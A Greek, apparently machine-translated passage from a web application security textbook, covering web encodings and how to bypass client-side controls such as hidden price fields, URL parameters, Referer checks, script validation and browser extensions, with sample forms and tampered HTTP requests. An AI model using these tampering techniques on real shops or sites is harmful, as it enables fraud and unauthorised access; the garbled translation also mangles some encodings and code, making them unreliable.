Οι Web εφαρμογές χρησιμοποιούν διάφορα συστήματα κωδικοποίησης για τα δεδομένα τους . το πρωτόκολλο **HTTP** και τη **HTML** γλώσσα, καθώς και διάφορα συστήματα κωδικοποίησης έχουν εκπονηθεί για να διασφαλιστεί ότι αυτοί οι μηχανισμοί μπορεί να χειριστούν με ασφάλεια ασυνήθιστους χαρακτήρες και δυαδικά δεδομένα . Σε επιθέσεις διαδικτυακών εφαρμογών , χρειάζονται συχνά για να κωδικοποιήσουν δεδομένα προκειμένου να εξασφαλιστεί ότι αντιμετωπίζονται με τον επιθυμητό τρόπο. Επιπλέον, σε πολλές περιπτώσεις μπορεί να είναι σε θέση να χειριστούν συστήματα κωδικοποίησης που χρησιμοποιεί μια εφαρμογή και να προκαλέσει συμπεριφορά που οι σχεδιαστές δεν είχαν πρόθεση .

"Κωδικοποίηση URL"

Τα **URLs** επιτρέπεται να περιέχουν μόνο χαρακτήρες εκτυπώσιμους σε **ASCII** σύνολο χαρακτήρων δηλαδή , εκείνους των οποίων ο **ASCII** κωδικός εμφανίζεται στην περιοχή **0x20** σε **0x7e** , χωρίς αποκλεισμούς . Επιπλέον , περιορίζονται από διάφορους χαρακτήρες σε αυτή την περιοχή , επειδή έχουν ιδιαίτερη σημασία στο πλαίσιο του συστήματος URL είτε εντός του **HTTP** πρωτόκολλου. Στη διεύθυνση **URL** το σχήμα κωδικοποίησης χρησιμοποιείται για την κωδικοποίηση κάθε προβληματικού χαρακτήρα με ένα σύνολο χαρακτήρων **ASCII** , έτσι ώστε να μπορούν να μεταφερθούν με ασφάλεια μέσω **HTTP** . Στη διεύθυνση **URL** η κωδικοποιημένη μορφή του κάθε χαρακτήρα είναι ακολουθούμενη από ένα διψήφιο κωδικό **ASCII** του χαρακτήρα που εκφράζεται στο δεκαεξαδικό .

Εδώ είναι μερικοί χαρακτήρες που χρησιμοποιούνται στη κωδικοποίηση **URL** :

- **3D % - =**
- **% 25 - %**
- **20% - Space**
- **% 0A - Νέα γραμμή**
- **% 00 - Null byte**

Μια άλλη κωδικοποίηση είναι ο χαρακτήρας + , που αποτελεί τον **URL** - κωδικοποιημένο χώρο (εκτός από το 20% αναπαράσταση ενός χώρου).

ΣΗΜΕΙΩΣΗ: Για το σκοπό της επίθεσης εφαρμογών web , θα πρέπει να κωδικοποιούνται οποιοδήποτε από τους παρακάτω χαρακτήρες όταν εισάγονται ως δεδομένα σε ένα HTTP request:

% ; & = ? + #

"Κωδικοποίηση Unicode"

Το **Unicode** είναι ένα πρότυπο κωδικοποίησης χαρακτήρων που έχει σχεδιαστεί για την υποστήριξη όλων των συστημάτων γραφής στον κόσμο . Χρησιμοποιεί διάφορα συστήματα κωδικοποίησης , μερικά από τα οποία μπορούν να χρησιμοποιηθούν για να εκπροσωπήσουν ασυνήθιστους χαρακτήρες σε εφαρμογές web .Η 16-bit κωδικοποίηση Unicode λειτουργεί με παρόμοιο τρόπο με την κωδικοποίηση URL για μετάδοση μέσω HTTP, η 16-bit Unicode - κωδικοποιημένη μορφή ενός χαρακτήρα είναι το %u ακολουθείται από το σημείο κώδικα Unicode του χαρακτήρα που εκφράζεται σε δεκαεξαδικό :

- **% u2215 - /**
- **% u00e9 – é**

Το **UTF- 8** είναι ένα πρότυπο κωδικοποίησης μεταβλητού μήκους που απασχολεί ένα ή περισσότερα byte για να εκφράσουν κάθε χαρακτήρα . Για τη μετάδοση μέσω HTTP , η UTF-8- κωδικοποιημένη μορφή ενός χαρακτήρα multibyte απλά χρησιμοποιεί κάθε byte που εκφράζεται σε δεκαεξαδικό πριν το % :

- **% c2 % A9 - ©**
- **% e2 % 89 % a0 -** □

Για το σκοπό της επίθεσης εφαρμογών web , η κωδικοποίηση Unicode είναι κατά κύριο λόγο ενδιαφέρον, διότι μερικές φορές μπορεί να χρησιμοποιηθεί για τους μηχανισμούς επικύρωσης εισόδου . Εάν μια είσοδος έχει φίλτρο για κακόβουλες εκφράσεις , αλλά η συνιστώσα που επεξεργάζεται στη συνέχεια η είσοδος καταλαβαίνει κωδικοποίηση Unicode , είναι δυνατόν να παρακάμψει το φίλτρο χρησιμοποιώντας διάφορα πρότυπα και ακατάλληλες Unicode κωδικοποιήσεις .

"HTML Κωδικοποίηση"

Η **HTML** κωδικοποίηση χρησιμοποιείται για να αναπαραστήσει χαρακτήρες προβληματικούς έτσι ώστε να μπορούν με ασφάλεια να ενσωματώνονται σε ένα έγγραφο **HTML** . Διάφοροι χαρακτήρες έχουν ειδική χρήση , ως μεταχαρακτήρες εντός της **HTML** και χρησιμοποιούνται για να δώσουν τη δομή ενός εγγράφου και όχι το περιεχόμενό του . Για να χρησιμοποιηθούν αυτοί οι χαρακτήρες με ασφάλεια , ως μέρος του περιεχόμενου του εγγράφου , είναι απαραίτητο να κωδικοποιηθούν σε **HTML**. Η **HTML** κωδικοποίηση περιέχει πολλές οντότητες **HTML** για να εκπροσωπεί κάποιους χαρακτήρες :

- "- "
- ' - '
- **& - &**
- < - <
- > ->

Επιπλέον, κάθε χαρακτήρας μπορεί να είναι σε **HTML** κωδικοποίηση χρησιμοποιώντας τον κωδικό **ASCII** του σε δεκαδική μορφή :

- "- "
- ' - '

ή με τη χρήση κώδικα **ASCII** του σε δεκαεξαδική μορφή:

- " - "
- '-'

Στις επιθέσεις αυτές, το κύριο ενδιαφέρον πρέπει να είναι για cross-site scripting τρωτά σημεία. Πολλές φορές μπορεί να είναι ασφαλής η **base64** Κωδικοποίηση. Η **Base64** κωδικοποίηση επιτρέπει σε δυαδικά δεδομένα να εκπροσωπούνται με ασφάλεια χρησιμοποιώντας μόνο εκτυπώσιμους χαρακτήρες **ASCII** . Συνήθως χρησιμοποιούνται για την κωδικοποίηση e-mail για την ασφαλή μετάδοση μέσω **SMTP** . Επίσης, χρησιμοποιούνται για να κωδικοποιήση διαπιστευτηρίων στο χρήστη με βασικό έλεγχο ταυτότητας **HTTP** . Η **Base64** κωδικοποίηση επεξεργάζεται τα δεδομένα εισόδου σε μπλοκ των τριών bytes .

Κάθε ένα από αυτά μπλοκ διαιρείται σε τέσσερα κομμάτια των έξι bits το καθένα . Έξι bits δεδομένων επιτρέπουν **64** πιθανές παραλλαγές , έτσι ώστε κάθε κομμάτι να μπορεί να αναπαρασταθεί χρησιμοποιώντας ένα σύνολο από **64** χαρακτήρες . Η Κωδικοποίηση **Base64** απασχολεί το ακόλουθο σύνολο χαρακτήρων , η οποία περιέχει μόνο printable χαρακτήρες **ASCII** :

ABCDEFGHIJKLMNOPQRSTUVWXYZabcdEfghijklmnopqrstuvwxyz0123456789 + /

Αν το τελικό μπλοκ δεδομένων εισόδου οδηγεί σε λιγότερα από τρία κομμάτια παραγωγής τα δεδομένα , η έξοδος είναι στο τέλος έχειμε ένα ή δύο = χαρακτήρες.

Για παράδειγμα , εδώ είναι η κωδικοποίηση **Base64**

VGhlIFdlYiBBcHBsaWNhdGlvbiBIYWNrZXIncyBIYW5kYm9vaw ==

Πολλές από τις εφαρμογές web έχουν **Base64** κωδικοποίηση για τη μετάδοση δυαδικών δεδομένων σε cookies και σε άλλες παραμέτρους , ακόμη και για να κρύψουν ευαίσθητα δεδομένα προκειμένου να αποτραπούν τυχόν τροποποιήσεις .

" Hex Κωδικοποίηση"

Πολλές εφαρμογές χρησιμοποιούν απλή δεκαεξαδική κωδικοποίηση κατά τη μετάδοση δυαδικών δεδομένων , με τη χρήση χαρακτήρων **ASCII** για να εκπροσωπήσουν δεκαεξαδικά μπλοκ . Για παράδειγμα, το όνομα " daf " μέσα σε ένα cookie θα είχε ως αποτέλεσμα σε αυτό:

646166

"Απομακρυσμένη πρόσβαση και Serialization Πλαίσια"

Τα τελευταία χρόνια , διάφορα πλαίσια έχουν εξελιχθεί για τη δημιουργία διεπαφών χρήστη που μπορούν να αποκτήσουν απομακρυσμένη πρόσβαση σε διάφορα APIs που εφαρμόζονται στην πλευρά του διακομιστή . Αυτό επιτρέπει στους προγραμματιστές να να γράφουν κώδικα κατά τρόπο που να είναι πιο κοντά στο πρότυπο μιας συμβατικής desktop εφαρμογής. Αυτά τα πλαίσια προβλέπουν συνήθως APIs για χρήση από την πλευρά του πελάτη . Επίσης σε αυτές τις λειτουργίες έχει περάσει αυτόματα ο χειρισμός τόσο της απομακρυσμένης πρόσβασης αυτών των API και των σειριακών δεδομένων .

Παραδείγματα αυτών των ειδών απομακρυσμένης πρόσβασης και serialization πλαισίων περιλαμβάνουν τα ακόλουθα:

- **Flex και AMF**
- **Silverlight και WCF**
- **Java serialized αντικείμενα**

Σε κάθε επίθεση , πρώτο καθήκον είναι η χαρτογράφηση του περιεχόμενου της εφαρμογής, των στόχων και της λειτουργικότητας, πώς προσπαθεί να υπερασπιστεί τον εαυτό της , και τι τεχνολογίες χρησιμοποιεί.

Κεφάλαιο 4
Παράκαμψη Ελέγχων Χρήστη

Η αίτηση μπορεί να περιορίστεί στην είσοδο του χρήστη με δύο τρόπους . Κατ 'αρχάς , μια εφαρμογή μπορεί να μεταδίδει δεδομένα μέσω του πελάτη χρησιμοποιώντας ένα μηχανισμό που αναλαμβάνει να αποτρέψει το χρήστη από την τροποποίηση των δεδομένων αυτών όταν η εφαρμογή τα διαβάζει . Δεύτερον , η αίτηση μπορεί να εφαρμόσει τα μέτρα στην πλευρά του client που ελέγχουν την αλληλεπίδραση του χρήστη με το δικό του πελάτη , με σκοπό τον περιορισμό της λειτουργικότητας ή και την εφαρμογή ελέγχων γύρω από την είσοδο του χρήστη πριν από την υποβολή της . Αυτό μπορεί να επιτευχθεί με τη χρήση χαρακτηριστικών σε μορφή HTML , client-side scripts , ή τεχνολογίες επέκτασης του προγράμματος περιήγησης .

" Μετάδοση δεδομένων μέσω του Πελάτη "

Είναι κοινό να δει μια εφαρμογή το πέρασμα των δεδομένων στον πελάτη σε μια μορφή την οποία ο τελικός χρήστης δεν μπορεί να δει άμεσα ή να τροποποιήσει , με την προσδοκία ότι αυτά τα δεδομένα θα σταλούν πίσω στον server σε μια μεταγενέστερη αίτηση . Επειδή τα πάντα που υποβλήθηκαν από τον client στον server είναι εντός του έλεγχου του χρήστη , η υπόθεση ότι τα δεδομένα που μεταδίδονται μέσω του πελάτη δεν θα είναι τροποποιημένα είναι συνήθως ψευδής και συχνά αφήνουν την εφαρμογή ευάλωτη σε μία ή περισσότερες επιθέσεις . Εάν ο διακομιστής γνωρίζει τις προδιαγραφές σε ένα συγκεκριμένο στοιχείο των δεδομένων , η εφαρμογή δεν θα χρειαστεί ποτέ να διαβιβάσει την παρούσα αξία στον πελάτη και στη συνέχεια να το διαβάσει ξανά . Στην πραγματικότητα , γράφοντας εφαρμογές με τον τρόπο αυτό είναι συχνά ευκολότερο για του προγραμματιστές για διάφορους λόγους :

- Να εξαλείφει η ανάγκη για να παρακολουθούμε όλα τα είδη των δεδομένων εντός του χρήστη στη συνεδρία . Η μείωση της ποσότητας ανά περίοδο των δεδομένων που είναι αποθηκευμένα στον server μπορεί επίσης να βελτιώσει τις επιδόσεις της εφαρμογής .

- Αν η αίτηση έχει αναπτυχθεί σε πολλούς διαφορετικούς servers , με τους χρήστες να αλληλεπιδρούν με περισσότερους από έναν διακομιστή και να έχουν την δυνατότητα να εκτελέσουν πολλαπλά βήματα δράσης, μπορεί να μην είναι εύκολο να μοιραστούν server-side δεδομένα μεταξύ των hosts και θα μπορούν να χειριστούν τα αιτήματα του ίδιου χρήστη . Χρησιμοποιώντας τον πελάτη για τη μετάδοση δεδομένων μπορεί να είναι μία λύση στο πρόβλημα .

- Αν η εφαρμογή χρησιμοποιεί οποιαδήποτε στοιχεία τρίτων στο διακομιστή , τροποποιώντας τα μπορεί να είναι δύσκολη ή αδύνατη , η μετάδοση δεδομένων μέσω του πελάτη μπορεί να είναι ο ευκολότερος τρόπος για την ενσωμάτωση αυτών .

- Σε ορισμένες περιπτώσεις , η παρακολούθηση σε ένα νέο κομμάτι των δεδομένων του διακομιστή μπορεί να συνεπάγεται ενημέρωση ενός πυρήνα server-side API , προκαλόντας έτσι μια πλήρη διαχείριση της διαδικασίας και των δοκιμών παλινδρόμησης . Η εφαρμογή ενός περισσότερο αποσπασματική λύση που αφορούν τη διαβίβαση δεδομένων client-side μπορεί να αποφευχθεί αυτό ,επιτρέποντας αυστηρές προθεσμίες που πρέπει να τηρούνται . Ωστόσο , μετάδοση ευαίσθητων δεδομένων σε αυτόν τον τρόπο είναι συνήθως μη ασφαλή και έχει ήταν η αιτία των αμέτρητων ευπάθειες σε εφαρμογές .

" Κρυμένα από τα πεδία"

Το κρυφό σε HTML μορφή πεδίο είναι ένας κοινός μηχανισμός για τη μετάδοση δεδομένων μέσω του πελάτη. Εάν ένα πεδίο είναι σημασιοποιημένο ως κρυφό , δεν εμφανίζεται στην οθόνη . Ωστόσο , το όνομα του πεδίου και η αξία αποθηκεύονται και αποστέλλονται πίσω στην εφαρμογή όταν ο χρήστης υποβάλλει το έντυπο . Το κλασικό παράδειγμα αυτής της ασφάλειας είναι μια εφαρμογή λιανικής πώλησης που αποθηκεύει τις τιμές των προϊόντων σε κρυφής μορφής πεδία . Κατά τις πρώτες ημέρες των διαδικτυακών εφαρμογών , αυτή η ευπάθεια ήταν εξαιρετικά διαδεδομένη , και σε καμία περίπτωση δεν έχει εξαλειφθεί σήμερα .

Ο κώδικας πίσω από αυτή τη μορφή έχει ως εξής :

<form method="post" action="Shop.aspx?prod=1">
**Προϊόν : iPhone 5
**
**Τιμή : 449
**
Ποσότητα : <input type="text" name="quantity"> (Η Μέγιστη ποσότητα είναι 50)
**
**
<input type="hidden" name="price" value="449">
<input type="submit" value="Buy">
< / form>

Αυτό το πεδίο αποστέλλεται στο διακομιστή όταν ο χρήστης υποβάλλει τη φόρμα :

POST / shop/28/Shop.aspx ; prod = 1 HTTP/1.1
Operator : mdsec.net
Content-Type : application / x - www -form- urlencoded
Content - Length : 20
ποσότητα = 1 & price = 449
URL Παράμετροι

Οι Εφαρμογές συχνά μεταδίδει δεδομένα μέσω του πελάτη χρησιμοποιώντας προκαθορισμένες παραμέτρους URL . Για παράδειγμα , όταν ένας χρήστης περιηγείται τον κατάλογο των προϊόντων , η εφαρμογή μπορεί να του δώσει υπερσυνδέσμους προς τις διευθύνσεις URL , όπως τα ακόλουθα :

http://mdsec.net/shop/?prod=3&pricecode=32

Όταν μια διεύθυνση URL που περιέχει παραμέτρους εμφανίζεται στη γραμμή διευθύνσεων του προγράμματος περιήγησης , κάποιες παράμετροι μπορούν να τροποποιηθούν εύκολα από οποιονδήποτε χρήστη χωρίς τη χρήση εργαλείων . Ωστόσο , σε πολλές περιπτώσεις, μια εφαρμογή μπορεί να περιμένει ότι οι απλοί χρήστες δεν μπορούν να προβάλουν ή να τροποποιήσουν τις παραμέτρους URL :


- Όταν οι ενσωματωμένες εικόνες φορτώνονται χρησιμοποιώντας διευθύνσεις URL που περιέχει παραμέτρους

- Όταν οι διευθύνσεις URL που περιέχει παραμέτρους που χρησιμοποιούνται για να φορτώσει τα περιεχόμενα ενός πλαισίου

- Όταν μια μορφή χρησιμοποιεί τη μέθοδο POST και τη διεύθυνση URL στόχου του περιέχει προκαθορισμένες παραμέτρους

- Όταν μια εφαρμογή χρησιμοποιεί pop -up παράθυρα ή άλλες τεχνικές για να αποκρύψει η γραμμή τοποθεσίας του προγράμματος περιήγησης

Φυσικά , σε κάθε τέτοια περίπτωση, οι αξίες των παραμέτρων URL μπορεί να τροποποιηθούν όπως αναφέρθηκε προηγουμένως , χρησιμοποιώντας ένα πρόγραμμα παρακολούθησης μεσολάβησης .



12. Φόρμα συμπλήρωσης στοιχείων

"Η αναφορά Κεφαλίδας"

Οι Browsers περιλαμβάνουν την κεφαλίδα Παραπομπής στις περισσότερες αιτήσεις HTTP . Χρησιμοποιείται για να υποδεικνύουν τη διεύθυνση URL της σελίδας από την οποία η τρέχουσα αίτηση προέρχεται – είτε επειδή ο χρήστης κάνει κλικ σε μια υπερ-σύνδεση ή υποβάλει έντυπο , είτε επειδή η σελίδα αναφέρεται σε άλλους πόρους, όπως εικόνες . Ως εκ τούτου , θα μπορούν να αξιοποιηθούν ως μηχανισμοί για τη μετάδοση δεδομένων μέσω του πελάτη. Επειδή οι διευθύνσεις URL υποβάλλονται σε επεξεργασία από την εφαρμογή είναι υπό τον έλεγχό της , οι προγραμματιστές μπορούν να υποθέσουν ότι η κεφαλίδα παραπομπής μπορεί να χρησιμοποιηθεί για να προσδιορίσει αξιόπιστα δεδομένα από τα οποία παράγεται μια συγκεκριμένη διεύθυνση URL αιτήματος . Η εφαρμογή απαιτεί από τους χρήστες να προχωρήσουν μέσα σε αρκετά βήματα για την επαναφορά του κωδικού πρόσβασής τους με το ακόλουθο αίτημα:

GET / HTTP/1.1 auth/472/CreateUser.ashx
Διοργανωτής : mdsec.net
Referer : https://mdsec.net/auth/472/Admin.ashx

Η εφαρμογή μπορεί να χρησιμοποιήσει την κεφαλίδα Παραπομπής για να εξακριβώσει ότι το αίτημα αυτό προέρχεται από το σωστό στάδιο (Admin.ashx) . Αν συνέβαινε αυτό , ο χρήστης μπορεί να έχει πρόσβαση στη λειτουργικότητα . Ωστόσο , επειδή ο χρήστης ελέγχει κάθε πτυχή της κάθε αίτησης , συμπεριλαμβανομένων των κεφαλίδων HTTP , ο έλεγχος αυτός μπορεί εύκολα να παρακαμφθεί, χρησιμοποιώντας ένα proxy παρακολούθησης για να αλλάξουν την τιμή.

"Σενάριο -Based Επικύρωση"

Οι μηχανισμοί επικύρωσης εισόδου είναι ενσωματωμένοι στις ίδιες τις φόρμες HTML είναι εξαιρετικά απλοί και μπορούν να εκτελέσουν σχετική επικύρωση των πολλών ειδών εισόδου. Για παράδειγμα, μια φόρμα εγγραφής χρήστη μπορεί να περιέχει πεδία για το όνομα , τη διεύθυνση ηλεκτρονικού ταχυδρομείου ,τον αριθμό τηλεφώνου , και τον ταχυδρομικό κώδικα , τα οποία αναμένουν διαφορετικούς τύπους εισόδου. Ας εξετάσουμε το ακόλουθο παραλλαγή στο αρχικό παράδειγμα :

< Form Method = "post " action = " Shop.aspx ; prod = 2 " onsubmit = " return validateForm (αυτό) " >
**Product : Samsung Multiverse
**
**Price : 399
**
Quantity: <input type="text" name="quantity"> (Μέγιστη ποσότητα είναι 50)
**
**
<input type="submit" value="Buy">
< / form>
<script> validateForm function(TheForm)
{
var isInteger = / ^ \ d + $ / ;
var valid = isInteger.test (quantity) &&
quantity > 0 && quantity < = 50 ;
if (! ισχύει)
alert (' Παρακαλώ εισάγετε μια έγκυρη ποσότητα ") ;
return valid
}
< / script >

"Σύλληψη δεδομένων χρήστη : Επεκτάσεις Browser"

Εκτός από τις μορφές HTML , η άλλη κύρια μέθοδος για την καταγραφή , αξιολόγησης και υποβολή δεδομένων του χρήστη είναι να χρησιμοποιήσουμεν ένα υπολογιστή-πελάτη που τρέχει σε ένα πρόγραμμα περιήγησης μια επέκταση , όπως η Java ή Flash . Αρχικά οι επεκτάσεις του προγράμματος περιήγησης συχνά χρησιμοποιούνται για να εκτελέσουν καθήκοντα εμφανισιακής διαμόρφωσης . Τώρα , οι εταιρείες χρησιμοποιούν όλο και περισσότερο τις επεκτάσεις του προγράμματος περιήγησης για τη δημιουργία πλήρως λειτουργικών client - side συστατικών . Αυτές τρέχουν μέσα στον browser , σε πολλές πλατφόρμες , και να παρέχουν ανατροφοδότηση και ευελιξία .

Μια παρενέργεια είναι ότι οι εργασίες επεξεργασίας που προηγουμένως θα έχουν λάβει δεδομένα στο διακομιστή μπορεί να εκφορτωθούν στον υπολογιστή-πελάτη για λόγους ταχύτητας και καλής εμπειρίας του χρήστη . Σε ορισμένες περιπτώσεις , όπως σε απευθείας σύνδεση εμπορικών εφαρμογών , η ταχύτητα είναι τόσο ζωτικής σημασίας όσο ένα μεγάλο μέρος του κλειδιού λογικής της εφαρμογής από την πλευρά του πελάτη . Ο σχεδιασμός της εφαρμογής ασφάλειας μπορεί να θυσιαστεί σκόπιμα υπέρ της ταχύτητας , ίσως στην εσφαλμένη πεποίθηση ότι οι έμποροι είναι η πλειοψηφία των χρηστών , ή ότι η επέκταση του προγράμματος περιήγησης περιλαμβάνει τη δική του άμυνα. Οι επεκτάσεις του προγράμματος περιήγησης μπορεί να συλλάβουν τα δεδομένα με διάφορους τρόπους μέσω της φόρμας εισόδου και σε ορισμένες περιπτώσεις από την αλληλεπίδραση με το σύστημα αρχείων του λειτουργικού συστήματος του πελάτη ή του μητρώου .

Μπορούν να εκτελέσει αυθαίρετα σύνθετη επικύρωση και τις πράξεις χειραγώγησης των δεδομένων που έχουν καταγραφεί πριν από την υποβολή στο διακομιστή . Επιπλέον , επειδή εσωτερική λειτουργία τους είναι λιγότερο διαφανείς από τις μορφές HTML και JavaScript , προγραμματιστές είναι πιο πιθανό να υποθέσουμε ότι η επικύρωση που εκτελούν δεν μπορούν να παρακαμφθεί . Για το λόγο αυτό , επεκτάσεις του προγράμματος περιήγησης είναι συχνά μια γόνιμη στόχο για την ανακάλυψη τρωτών σημείων σε εφαρμογές web .

Ένα κλασικό παράδειγμα επέκτασης του προγράμματος περιήγησης που εφαρμόζει διαδικασίες για τον πελάτη είναι ένα συστατικό του καζίνο . Λαμβάνοντας υπόψη τα όσα έχουμε δει για την ατελή φύση του client-side ελέγχου , η ιδέα της εφαρμογής ενός online τυχερού παιχνιδιού που χρησιμοποιεί μια επέκταση του προγράμματος περιήγησης που τρέχει τοπικά σε ένα δυνητικό εισβολέα μηχανή είναι ενδιαφέρουσα . Εάν οποιαδήποτε πτυχή του παιχνιδιού ελέγχεται εντός του πελάτη και όχι από τον server , ένας εισβολέας θα μπορούσε να χειριστεί το παιχνίδι με ακρίβεια να βελτιώσει τις πιθανότητες , να αλλάξει τους κανόνες , ή να τροποποιήσει τα αποτελέσματα που υποβλήθηκαν στο διακομιστή . Διάφορα είδη των επιθέσεων θα μπορούσαν να συμβούν σε αυτό το σενάριο :

- Η συνιστώσα των πελατών θα μπορούσε να είναι αξιόπιστη για να διατηρηθεί η κατάσταση του παιχνιδιού . Σε αυτό το παράδειγμα, η τοπική παρέμβαση με την κατάσταση του παιχνιδιού θα δώσει σε έναν εισβολέα πλεονέκτημα στο παιχνίδι.

- Ένας εισβολέας θα μπορούσε να παρακάμψει ένα client-side έλεγχο και να εκτελέσει μια παράνομη δράση για να δώσει ο ίδιος ένα πλεονέκτημα μέσα στο παιχνίδι .

- Ένας εισβολέας θα μπορούσε να ανακαλύψει μια κρυφή λειτουργία , παράμετρο , ή έναν πόρο που ,όταν καλείται ,και επιτρέπει την παράνομη πρόσβαση σε ένα server-side πόρο .

- Αν το παιχνίδι περιλαμβάνει τυχόν συμπαίκτες, θα μπορούσε να λαμβάνει και να επεξεργάζεται πληροφορίες σχετικά με άλλους παίκτες που , εάν είναι γνωστές ,οι οποίες θα μπορούσαν να χρησιμοποιηθούν προς όφελος του εισβολέα .

"Κοινές Τεχνολογίες Browser Επέκτασεων "

Οι τεχνολογίες επέκτασης του προγράμματος περιήγησης που είναι πιο πιθανό να συναντήσει κάποιος είναι **τα Java applets , η Flash ,και το Silverlight** . Επειδή αυτές ανταγωνίζονται για να επιτύχουν παρόμοιους στόχους , έχουν παρόμοιες ιδιότητες στην αρχιτεκτονική τους που είναι σχετικές με ασφάλεια :

- Έχουν συνταχθεί σε ένα ενδιάμεσο bytecode .

- Εκτελούνται σε ένα εικονικό μηχάνημα που παρέχει ένα περιβάλλον **sandbox** για την εκτέλεση .

- Μπορούν να χρησιμοποιούν πλαίσια απομακρυσμένης πρόσβασης που απασχολούν serialization για να μεταδώσουν πολύπλοκες δομές δεδομένων ή αντικείμενα μέσω HTTP.

"Java"

Οι Βοηθητικές εφαρμογές Java τρέχουν σε **Java Virtual Machine (JVM)** και υπόκεινται στο sandboxing που εφαρμόζεται από την Πολιτική Ασφάλειας Java . Επειδή η Java έχει υπάρξει από τις αρχές της ιστορίας του ίντερνετ , και επειδή βασικές έννοιες της έχουν παραμείνει σχετικά αμετάβλητες ,αποτελεί ένα μεγάλο μέρος της γνώσης και εργαλείων που είναι διαθέσιμα για να επιτευχθεί η υπεράσπιση βοηθητικών εφαρμογών

"Flash"

Τα **Flash** αντικείμενα τρέχουν σε Flash εικονική μηχανή όπως και οι βοηθητικές εφαρμογές Java. Αρχικά έχει χρησιμοποιηθεί σε μεγάλο βαθμό ως μέθοδος παράδοσης κινούμενου περιεχόμενου ,αλλά η Flash έχει προχωρήσει . Με νεότερες εκδόσεις του **ActionScript** , η Flash πλέον τιμολογείται ξεκάθαρα ικανή να παρέχει πλήρη άνθηση των desktop εφαρμογών . Μια βασική πρόσφατη αλλαγή στη Flash είναι το **ActionScript 3** και η δυνατότητα απομακρυσμένης πρόσβασης της με τη δράση **Message Format serialization (AMF)** .

"Silverlight"

Το **Silverlight** είναι η εναλλακτική λύση της **Microsoft** στη Flash . Είναι σχεδιασμένο με παρόμοιο στόχο να επιτρέπει πλούσιο περιεχόμενο , όπως desktop- εφαρμογές , που επιτρέπει στις εφαρμογές web να παρέχουν την **. NET** εμπειρία του προγράμματος περιήγησης , σε ένα **sandboxed** περιβάλλον .Τεχνικά , οι Silverlight εφαρμογές μπορούν να αναπτυχθούν σε οποιαδήποτε **. NET** γλώσσα όπως σε **C #, σε Python ,** αν και η **C #** , είναι μακράν η πιο κοινή .

"Java Serialization"

Η γλώσσα Java περιέχει εγγενή υποστήριξη για serialization αντικειμένων , και Java applets που μπορούν να χρησιμοποιήσουν για να αποστείλουν σε συνέχειες δομές δεδομένων μεταξύ του πελάτη και του δικομιστή τα στοιχεία της εφαρμογής διακομιστή. Τα μηνύματα που περιέχουν συνέχειες αντικειμένων Java συνήθως μπορούν να αναγνωρίζονται, επειδή έχουν το ακόλουθο Content-Type header :

Content-Type : application / x - java - σειριακό –αντικείμενο

"Flash Serialization"

Η Flash χρησιμοποιεί τη δική της serialization μορφή , που μπορεί να χρησιμοποιηθεί για τη μετάδοση πολύπλοκων δομών δεδομένων μεταξύ του server και των συστατικών του πελάτη. Μορφή δράσης **Μήνυμα (AMF)** που συνήθως μπορεί να αναγνωριστούν μέσω της ακόλουθης Content-Type header :

Content-Type : application / x – amf

"Εμπόδια σε Υποκλοπές traffic από Επεκτάσεις Browser"

Αν ο περιηγητής έχει ρυθμιστεί για χρήση παρακολούθησης proxy , μπορεί κάποιος να βρίσκει αιτήσεις που υποβάλλονται από τα συστατικά επέκτασης του προγράμματος περιήγησης που δεν μπορούν να υποκλαπούν, ή αποτυγχάνουν. Αυτό το πρόβλημα συνήθως οφείλεται σε προβλήματα με το στοιχείο του χειρισμό των πληρεξουσίων **HTTP ή SSL** (ή και τα δύο) . Το πρώτο πρόβλημα είναι ότι ο πελάτης δεν μπορεί να εμπιστευτεί τις προδιαγραφές του φυλλομετρητή ή τις ρυθμίσεις του υπολογιστή . Αυτό οφείλεται στο γεγονός ότι τα συστατικά μπορούν να εκδίδουν τα δικά τους αιτήματα HTTP , έξω από τα APIs από το ίδιο το πρόγραμμα περιήγησης ή το πλαίσιο επέκτασης . Εάν αυτό συμβαίνει , μπορεί ακόμα κάποιος να υποκλέψει τα αιτήματα του στοιχείου. Θα πρέπει να γίνει τροποποίηση σε αρχεία για να επιτύχουν την παρακολούθηση πληρεξούσιου για αυτόματη ανακατεύθυνση στο σωστό προορισμό υποδοχής .

Το δεύτερο πρόβλημα είναι ότι ο πελάτης δεν μπορεί να αποδεχθεί το SSL πιστοποιητικό που παρουσιάζεται από την παρακράτηση του διακομιστή μεσολάβησης. Εάν ο proxy χρησιμοποιεί γενικό αυτο-υπογεγραμμένο πιστοποιητικό , και έχει πιστοποιηθεί ο browser για να γίνει δεκτός ,η επέκταση του προγράμματος περιήγησης μπορεί να απορρίψει την πιστοποίηση παρ 'όλα αυτά . Αυτό μπορεί να είναι επειδή η επέκταση του προγράμματος περιήγησης δεν μπορεί να πάρει πιστοποίηση του προγράμματος περιήγησης για την προσωρινή παράδοση αξιόπιστου πιστοποιητικού , ή επειδή μπορεί να είναι η ίδια η συνιστώσα προγραμματισμού που απαιτεί να μην γίνει δεκτά untrusted πιστοποιητικά .

Σε κάθε περίπτωση , μπορεί να παρακαμπτούν αυτά τα προβλήματα με έμπιστα πληρεξούσια για να χρησιμοποιηθεί ένα πρωτεύον πιστοποιητικό , το οποίο χρησιμοποιείται για την υπογραφή υποδοχής για τα πιστοποιητικά του κάθε site που επίσκεψης , και την εγκατάσταση του πιστοποιητικού στον υπολογιστή ως αξιόπιστο δεδομένο .

